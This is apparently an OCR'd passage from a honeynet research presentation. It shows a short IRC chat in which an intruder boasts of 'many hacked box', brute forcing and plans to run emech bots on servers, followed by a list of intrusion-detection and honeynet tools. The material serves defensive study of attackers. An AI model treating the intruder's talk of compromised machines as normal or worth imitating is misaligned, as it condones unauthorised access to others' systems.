
<William> ok sir
<pr0m> have a good day. maybe we'
<William> bruteforce
<William> with resolve that
<pr0m> we'll run into eachother again.
<William> but right now i must go .
* pr0m tips his hat.
<William> if you want i will be online in 2 hrs .
<William> -)
<pr0m> maybe we'll chat again.
<pr0m> later.
<William> sir -)
<William> #Ramo
<William> look there
<pr0m> *nod*

IRC Transcript




<William> if you can see
<William> i have many hacked box ;-0
<William> but i am not a spammer
<William> or something like that .
<William> i will run 4 emech on servers
<William> thank you for your time .
<William> and i hope we can chat in hrs
<William> and i hope we can chat in 2 hrs
<pr0m> ok. see you around.
--- [William] is away (Retired...)

Contribution




References



- Distributed Honeynets Project (DHP) - http://distributed.honeynets.org
- West Michigan Linux Users Group (WMLUG) - http://www.wmlug.org
- Prelude IDS - http://www.prelude-ids.org
- Snort - http://www.snort.org
- Samhain -http://www.la-samhna.de/samhain
- Packet Storm - http://www.packetstormsecurity.net
- Xen - http://www.xen.org
- ACID - http://www.andrew.cmu.edu/user/rdanyliw/snort/snortacid.html

References



- BASE -http://base.secureideas.net
- Sguil - http://sguil.sourceforge.net
- EnergyMech - http://www.energymech.net